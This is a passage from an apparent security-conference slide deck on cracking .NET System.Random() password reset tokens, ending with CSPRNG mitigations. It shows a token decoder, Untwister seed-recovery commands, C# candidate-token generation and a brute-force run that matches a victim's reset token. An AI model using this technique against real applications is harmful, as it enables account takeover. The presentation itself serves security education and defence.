    for character in token:
        character_index = characters.index(character)
        raw.append(character_index)
    return raw

if __name__ == '__main__':
    token = raw_input("[*] Please enter token to decode: ")
    decoded_token = token_decoder(token)
    for character in decoded_token:
        print(character)
```

.NET `System.Random()` - Exploitation


```
# python decoder.py
[*] Please enter token to decode: g2COM9Wu3nGg1jSFg734wFTtlaBLedPs
16
2
38
50
48
9
58
30
3
23
42
16
...
```

.NET `System.Random()` - Exploitation

```
# cat tokens.txt
16
2
38
50
48
9
58
30
3
23
42
16
…
```

.NET `System.Random()` - Exploitation

```
root@kali:~# ./untwister/untwister -r dotnet-
systemrandom -i tokens.txt -d 32 -m 0 -M 61
```



.NET `System.Random()` - Exploitation

```
root@kali:~# ./untwister/untwister -r dotnet-
systemrandom -i tokens.txt -d 32 -m 0 -M 61
[*] Depth set to: 32
[*] Skipping inference attack...
[*] Looking for seed using dotnet-systemrandom
[*] Spawning 2 worker thread(s) ...
[*] Completed in 0 second(s)
[$] Found seed 2281843 with a confidence of 100.00%
```


4. Seed new PRNGs with possible seeds since first seed, generate tokens

.NET `System.Random()` - Exploitation

```
…
    int minValue = 2281843;
    int maxValue = minValue + 60000;

    Parallel.For(minValue, maxValue, index => {
        Random rnd = new Random(index);
        string randomToken = GenerateToken(rnd);
        Console.WriteLine(randomToken);
    });
…
```

.NET `System.Random()` - Exploitation




```
…
    int minValue = 2281843;
    int maxValue = minValue + 60000;

    Parallel.For(minValue, maxValue, index => {
        Random rnd = new Random(index);
        string randomToken = GenerateToken(rnd);
        Console.WriteLine(randomToken);
    });
…
```

.NET `System.Random()` - Exploitation

```
…
    int minValue = 2281843;
    int maxValue = minValue + 60000;

    Parallel.For(minValue, maxValue, index => {
        Random rnd = new Random(index);
        string randomToken = GenerateToken(rnd);
        Console.WriteLine(randomToken);
    });
…
```

Within a minute of first token


.NET Trick – csc.exe

```
C:\Users\User>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
GeneratePossibleTokens.cs


C:\Users\User>GeneratePossibleTokens.exe
g2COM9Wu3nGg1jSFg734wFTtlaBLedPs
Nkj1e1oZbKq2HPAiGJ4sEU3PrOsov1cJ
jC1fGTQuj7aOolhU6m6QMaebxsj0NPzZ
QUIs8LhZruTB5SZxwY8eVpowE6bD4DWf
pNO5uoDuOB6W8q5pMQdoj9UzW2KuT322
V5vjWg5ZVXQIPXM2cseMso4V2GC6aRpj
sndwo8wu3kAvwtuFC4gaADfh8jtJrFMz
YFUJQ1Y0bHjhcZbh2HiyISpCeXklIt9P
uYBWiTqvi434TwSUsjjWQ7AYkBcY0hw6
1gjaKLS0qrNQA2AxTWlkZnKkqf3Ah5Tm
xy0ncDjvyOwCgyh9jynI7CVFwTUcyTgC
```

5. Attempt tokens against application for collision with target token

Practical Exploitation



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3595	rIdC445mMoflLfTGfrRxRZB...	200	☐	☐	84607	
0		200	☐	☐	265	
1	g2COM9Wu3nGg1jSFg734...	200	☐	☐	265	
2	DJNe087v2htK1D5EZ2tgEB...	200	☐	☐	265	
3	ZqZEe7hx1bge1XhEIXUsM...	200	☐	☐	265	
4	PPtQ0d03SIjXkLM11gjgLcP...	200	☐	☐	265	
5	bwEgdca5RC6rk5Y0KbKsT8...	200	☐	☐	265	
6	1V8sZjTCI999DTtn3t9gTO4...	200	☐	☐	265	
7	nCkSdi3DH2WEDdGmMoAs...	200	☐	☐	265	
8	JjvirheFFWJ8DxSmvj1E8EtU...	200	☐	☐	265	
9	zIZudoXcwtMQWlnJOCqs8l1...	200	☐	☐	265	
10	VpbUrn7dvnzlWFzlxxREgglJa...	200	☐	☐	265	
11	i6mkFlhfuhmPWZMIgsiRnb...	200	☐	☐	265	
12	8vQwrs0MlOpxgNh5zLHFnS...	200	☐	☐	265	
13	uc1WErbNkIc2g7t4iG8PvNE...	200	☐	☐	265	

Exploitation Theory

Observed PRNG

Target PRNG

Output	Use
g2COM9Wu3nGg1jSFg734wFTtlaBLedPs	Known Password Reset Token
rIdC445mMoflLfTGfrRxRZBrOor3LwSE	Target Password Reset Token

Obtain seed from known output

Practical Exploitation - Tips

- When brute forcing, ideally want to be using raw output from the PRNG (numbers)
- Bear in mind depth when trying to crack a PRNG that may have been called numerous times, 1000 default with Untwister should be fine
- Get as many samples of the PRNG output as you can; decrease chance of wrong seed collision

Practical Exploitation - Tips

- Load balancing can be an issue; multiple application servers will cause multiple PRNGs to be generating output.
- Use Persistent HTTP connections to force same process
  - `Connection: Keep-Alive`
- Not covered in this talk, but state recovery attacks are also a possibility against PRNGs given enough output

Mitigations

Need a truly random number?

Mitigations

Need a truly random number?

USE A CSPRNG

Mitigations – User Mode

Language	CSPRNG
.NET	`RNGCryptoServerProvider()`
Java	`java.security.SecureRandom()`
JavaScript (Node.js)	`crypto.RandomBytes()`
PHP	`random_bytes()`
Python	`random.SystemRandom()` `os.urandom()`

Developers, Developers, Developers

- **Check your own applications**

- Are you using a CSPRNG for:
  - Password reset tokens?
  - CSRF tokens?
  - Session identifiers?
  - Cryptographic primitives?
  - Secret/unpredictable value generation?

Untwister Patches

https://github.com/hyprwired/untwister

- Bounded PHP `rand()*`
- Bounded PHP `mt_rand()`
- .NET `System.Random()`

  - * PHP 5 Linux glibc `rand()`

Links / Further Reading

- https://www.bishopfox.com/blog/2014/08/untwisting-mersenne-twister-killed-prng/
- https://github.com/altf4/untwister
- https://msdn.microsoft.com/en-us/library/system.security.cryptography.rngcryptoserviceprovider(v=vs.110).aspx
- https://docs.oracle.com/javase/7/docs/api/java/security/SecureRandom.html
- https://nodejs.org/api/crypto.html#crypto_crypto_randombytes_size_callback
- http://php.net/manual/en/function.random-bytes.php
- https://docs.python.org/2/library/random.html#random.SystemRandom
- https://docs.python.org/2/library/os.html#os.urandom

INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

www.insomniasec.com

For sales enquiries: sales@insomniasec.com
All other enquiries: enquiries@insomniasec.com
Auckland office: +64 (0)9 972 3432
Wellington office: +64 (0)4 974 6654